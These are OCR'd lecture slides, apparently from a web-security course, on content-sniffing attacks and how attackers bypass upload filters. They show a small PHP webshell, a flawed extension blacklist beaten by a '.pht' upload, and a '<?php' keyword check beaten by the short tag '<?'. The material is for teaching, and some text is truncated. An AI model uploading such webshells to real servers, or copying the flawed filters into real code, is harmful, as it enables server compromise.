


Content Sniffing Attack, *S&P '2009*


- Make a victim's browser treats non-HTML co



How to Fix?


Web server
Web application
Content-filtering checks
Discard webshell.php
<?php
system('ls');
?>
webshell.php
Upload request
Attacker

Defense: Content-filtering Checks



Bypassing Content-filtering Checks

Exploiting incomplete blacklist based on `extension`

Content-filtering checks

```
<?php
  $black_list = array('js','php','html',...)
  if (!in_array(ext($file_name), $black_list)) {
    move($file_name, $upload_path);
  }
  else {
    message('Error: forbidden file type');
  }
?>
```

pht

```
<?php
  system('ls');
?>
```


webshell.php

webshell.pht

Successfully uploaded!

Executable as PHP code (due to PHP-style extensions)

Defense: Content-filtering Checks



Bypassing Content-filtering Checks

Bypassing keyword checks based on **content**

‘<?’

<?php
  system(‘ls’);
?>

webshell.php

<? (a.k.a, short tag)


Content check

```
<?php
  if (!(‘<?php’ in $file_content)) {
    move($file_name, $upload_path);
  }
  else {
    message('Error: forbidden file type');
  }
?>
```

